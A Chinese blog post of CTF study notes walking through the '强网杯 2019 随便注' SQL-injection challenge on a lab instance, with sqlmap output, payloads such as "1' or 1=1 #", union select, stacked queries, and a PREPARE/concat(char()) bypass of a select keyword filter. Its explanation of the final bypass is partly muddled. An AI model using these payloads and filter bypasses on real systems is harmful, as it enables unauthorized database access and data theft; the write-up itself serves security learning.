

# CTF学习笔记——sql注入(1)

原创

Obs\_cure 于 2020-08-09 18:37:50 发布 333 收藏 1

文章标签: [网络安全](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: [https://blog.csdn.net/Obs\\_cure/article/details/107813043](https://blog.csdn.net/Obs_cure/article/details/107813043)

版权

## 一、[强网杯 2019]随便注

### 1.题目

easy\_sql x +

不安全 | 49036c98-3f6d-4838-8087-51dcbff0beae.node3.buuoj.cn/?inject=1 ☆

# 取材于某次真实环境渗透, 只说一句话: 开发和安全缺一不可

姿势:

```
array(2) {
  [0]=>
  string(1) "1"
  [1]=>
  string(7) "hahahah"
}
```

[https://blog.csdn.net/Obs\\_cure](https://blog.csdn.net/Obs_cure)

### 2.解题步骤

跳出的代码看不太懂, 先看一下源码

easy\_sql x +

不安全 | 49036c98-3f6d-4838-8087-51dcbff0beae.node3.buuoj.cn/?inject=1

# 取材于某次真实环境渗透, 只说一句话: 开发和安全缺一不可

姿势:

```
array(2) {
  [0]=>
  string(1) "1"
  [1]=>
  string(7) "hahahah"
}
```

Elements Console Sources Network Performance Memory


```
<html>
  <head>
    <meta charset="UTF-8">
    <title>easy_sql</title>
  </head>
  <body>
    <h1>取材于某次真实环境渗透, 只说一句话: 开发和安全缺一不可</h1>
    <!-- sqlmap是没有灵魂的 -->
    <form method="get">
      "
      姿势: "
      <input type="text" name="inject" value="1" == $0
      <input type="submit">
    </form>
    <pre>
      "array(2) {
        [0]=>
        string(1) "1"
        [1]=>
        string(7) "hahahah"
      }"
```

```
}  
"  
<br>  
</pre>  
><div class="xl-chrome-ext-bar" id="xl_chrome_ext_{4DB361DE-01F7-4376-  
B494-639E489D19ED}" style="display: none;">...</div>  
</body>  
</html>
```


[https://blog.csdn.net/Obs\\_cure](https://blog.csdn.net/Obs_cure)

sqlmap是没有灵魂的？个人猜测是有注入点，拿sqlmap跑一下试试~

输入sqlmap -u "http://49036c98-3f6d-4838-8087-51dcbff0beae.node3.buuoj.cn/?inject=1"



这里直接n节省时间吧~



```
[13:00:18] [INFO] the back-end DBMS is MySQL
web application technology: PHP 7.3.10, OpenResty
back-end DBMS: MySQL >= 5.0.12
[13:00:18] [INFO] fetched data logged to text files under '/root/.sqlmap/output/
49036c98-3f6d-4838-8087-51dcbff0beae.node3.buuoj.cn'

[*] ending @ 13:00:18 /2020-08-09/

root@kali:~#
```

将鼠标指针移入其中或按 Ctrl+G.

继续用-dbs拿数据库信息~

```
root@kali: ~
文件(F) 编辑(E) 查看(V) 搜索(S) 终端(T) 帮助(H)

[13:02:19] [WARNING] in case of continuous data retrieval problems you are advis
ed to try a switch '--no-cast' or switch '--hex'
[13:02:19] [ERROR] unable to retrieve the number of databases
[13:02:19] [INFO] falling back to current database
[13:02:19] [INFO] fetching current database
[13:02:19] [INFO] retrieved: su


[13:02:20] [INFO] heuristics detected web page charset 'ascii'
[13:02:20] [WARNING] unexpected HTTP code '429' detected. Will use (extra) valid
ation step in similar cases
i
available databases [1]:
[*] sui

[13:02:21] [WARNING] HTTP error codes detected during run:
429 (?) - 7 times
[13:02:21] [INFO] fetched data logged to text files under '/root/.sqlmap/output/
49036c98-3f6d-4838-8087-51dcbff0beae.node3.buuoj.cn'

[*] ending @ 13:02:21 /2020-08-09/

root@kali:~#
```

将鼠标指针移入其中或按 Ctrl+G.



表中的信息爆不出来了...一是对sql语句不熟悉，二是对sqlmap的指令不熟悉，先看看sql注入原理再看看师傅们的writeup是怎么操作的吧~

### 3.sql注入原理

SQL注入即是指web应用程序对用户输入数据的合法性没有判断或过滤不严，攻击者可以在web应用程序中事先定义好的查询语句的结尾上添加额外的SQL语句，在管理员不知情的情况下实现非法操作，以此来实现欺骗数据库服务器执行非授权的任意查询，从而进一步得到相应的数据信息。[\[1\]百度百科](#)

个人理解，比如说我们在网站上输入自己的账户密码时，网站会把我们传入的数据传到数据库，与我们设置的账户密码进行比对，然后才能让我们登陆；如果我们在输入的时候使用sql语句，传给数据库一条指令，就可能会引发数据库执行进而暴露出敏感信息。和XSS还是有些相似的，都是语句过滤不严导致的漏洞。

在查看了师傅们的writeup发现，大家都会使用一句

```
1' or 1=1 #
```

用于判断是否有注入点。

查阅相关资料发现，如果想把用户在框中输入的信息放到数据库中进行比对，会有这么一句

```
SELECT * FROM TABLENAME WHERE inject = '变量';
```

返回 查询表中 满足 inject= 1的 所有数据；简单来说就是把用户输入的变量放到表中去查询。而sql语句有如下特征：


- 单引号'用于识别变量
- #为sql语句中的注释，会注释掉后面的sql语句

如果我们输入注入语句1' or 1=1 #

```
SELECT * FROM TABLENAME WHERE inject = '1' or 1=1 #
```

与XSS的提前闭合有异曲同工之妙，输入的变量被提前闭合之后，又或了一个1=1，熟悉逻辑运算的师傅就知道，只要inject=正确的变量或者1=1有一个满足，就会返回查询表中的所有数据。

在输入1' or 1=1 #后，出现了如下结果：



## 取材于某次真实环境渗透，只说一句话：开发和安全缺一不可

姿势:

```
array(2) {
  [0]=>
  string(1) "1"
  [1]=>
  string(7) "hahahah"
}


array(2) {
  [0]=>
  string(1) "2"
  [1]=>
  string(12) "miaomiaomiao"
}

array(2) {
  [0]=>
  string(6) "114514"
  [1]=>
  string(2) "ys"
}
```

[https://blog.csdn.net/Obs\\_cure](https://blog.csdn.net/Obs_cure)

下面的array就是表中的数据。无奈博主不熟悉sql，但也能大概看出来爆出来的东西没有我们想要的。继续看writeup。

师傅们开始使用sql语句查询数据库中的内容，企图去寻找flag。由于看不懂sql，博主又去查询了一下什么是数据库名，表名和字段。个人理解数据库就像一个可以用程序查询的excel表格，文件名就是表名，字段就是一类数据的表头(列信息)，而数据库名可以理解成文件夹。




数据库(database) ==> 表名(table) ==> 字段(columns)

在师傅们的writeup中，先使用order by语句查询，到底有多少个数据库名。

事实上，order by语句是一个排序语句，在这里仅做测试表中字段数量。

```
1' order by 3#
```



## 取材于某次真实环境渗透，只说一句话：开发和安全缺一不可

姿势:


error 1054 : Unknown column '3' in 'order clause'

[https://blog.csdn.net/Obs\\_cure](https://blog.csdn.net/Obs_cure)

错误1054:“order子句”中的未知列“3”

输入3错误，说明这个表中只有2个字段（2排数据）。然后使用union select语句查询1字段和2字段中的所有数据：

```
1' union select 1,2#
```



# 取材于某次真实环境渗透，只说一句话：开发和安全缺一

姿势:


```
return preg_match("/select|update|delete|drop|insert|where|\.\/i",$inject);
```

[https://blog.csdn.net/Obs\\_cure](https://blog.csdn.net/Obs_cure)

这句百度翻译有道翻译都炸了...大概汉译是禁止输入select之类的sql语法

由于在变量中禁止输入一些sql关键字，因此普通的sql注入行不通，师傅们采用了堆叠注入。所谓堆叠注入，就是在一个位置注入多条语句。用分号;与前一句进行分离，在下一句中嵌入我们的恶意sql语句并执行。

```
1';show databases;#
```



# 取材于某次真实环境渗透，只说一句话：开发和安全缺一不可

姿势:

```
array(2) {  
  [0]=>  
  string(1) "1"  
  [1]=>  
  string(7) "hahahah"  
}
```

```
array(1) {  
  [0]=>  
  string(11) "ctftraining"  
}
```

```
array(1) {  
  [0]=>  
  string(18) "information_schema"  
}
```

```
array(1) {  
  [0]=>  
  string(5) "mysql"  
}
```

```
array(1) {  
  [0]=>  
  string(18) "performance_schema"  
}
```

```
array(1) {  
  [0]=>  
  string(9) "supersqli"  
}
```


```
array(1) {  
  [0]=>  
  string(4) "test"  
}
```

[https://blog.csdn.net/Obs\\_cure](https://blog.csdn.net/Obs_cure)

堆叠注入后，把库中的所有库名信息都爆出来了。继续查询表名。

```
1';show tables;#
```





## 取材于某次真实环境渗透，只说一句话：开发和安全缺一不可

姿势:

```
array(2) {  
  [0]=>  
  string(1) "1"  
  [1]=>  
  string(7) "hahahah"  
}
```


```
array(1) {  
  [0]=>  
  string(16) "1919810931114514"  
}
```

```
array(1) {  
  [0]=>  
  string(5) "words"  
}
```

[https://blog.csdn.net/Obs\\_cure](https://blog.csdn.net/Obs_cure)

然后分别查询两张表。

```
1';show columns from words;#
```



# 取材于某次真实环境渗透，只说一句话：开发和安全缺一不可

姿势:

```
array(2) {
  [0]=>
  string(1) "1"
  [1]=>
  string(7) "hahahah"
}
```


```
array(6) {
  [0]=>
  string(2) "id"
  [1]=>
  string(7) "int(10)"
  [2]=>
  string(2) "NO"
  [3]=>
  string(0) ""
  [4]=>
  NULL
  [5]=>
  string(0) ""
}
```

```
array(6) {
  [0]=>
  string(4) "data"
  [1]=>
  string(11) "varchar(20)"
  [2]=>
  string(2) "NO"
  [3]=>
  string(0) ""
  [4]=>
  NULL
  [5]=>
  string(0) ""
}
```

[https://blog.csdn.net/Obs\\_cure](https://blog.csdn.net/Obs_cure)

```
1';show columns from `1919810931114514` ;#
```

注意：这里用斜引号`把内容引上了，是避免编译器把这部分认为是保留字而产生错误。虽然这串恶臭的数字并不是保留字，这么加反引号只是作一个保险。



## 取材于某次真实环境渗透，只说一句话：开发和安全缺一不可

姿势:

```
array(6) {
  [0]=>
  string(4) "flag"
  [1]=>
  string(12) "varchar(100)"
  [2]=>
  string(2) "NO"
  [3]=>
  string(0) ""
  [4]=>
  NULL
  [5]=>
  string(0) ""
}
```

[https://blog.csdn.net/Obs\\_cure](https://blog.csdn.net/Obs_cure)

可以看到flag在1919810931114514这串数字中。接下来要查询flag字段的信息。师傅们使用payload进行注入查询。这里构造的方式有很多种。第一次复现的是一个通过更改表名来进行查询的方式。由于alert(添加)，rename(改名)没有被过滤。但师傅们的环境中words表是默认查询的，buuctf应该是把这个邪门给修了Orz。。

(所谓的payload，官方解释为有效负载，其实就是能被执行的恶意的代码)

于是改用第二种方法，用concat函数。concat函数的功能是将多个字符串连接成一个字符串。

```
1';PREPARE test from concat(char(115,101,108,101,99,116), ' * from `1919810931114514` ');EXECUTE test;#
```

这两句话是一个ascii码绕过的方式，经师傅提醒理解了这句话。先一点一点看，char(115,101,108,101,99,116)是一个ascii码转字符串的方式，转换后的字符串为：select

是不是非常清晰了！那么原来这句话的含义就是

```
1';PREPARE test from concat(select, ' * from `1919810931114514` ');EXECUTE test;#
```

而concat()的本意拼接字符串，也有强制转换的功能，因此再经过concat拼接之后的效果如下

```
1';PREPARE test from select ' * from `1919810931114514` ');EXECUTE test;#
```

如此成功的绕过的select被过滤的情况。但是如果char被过滤这个方法就会失效。

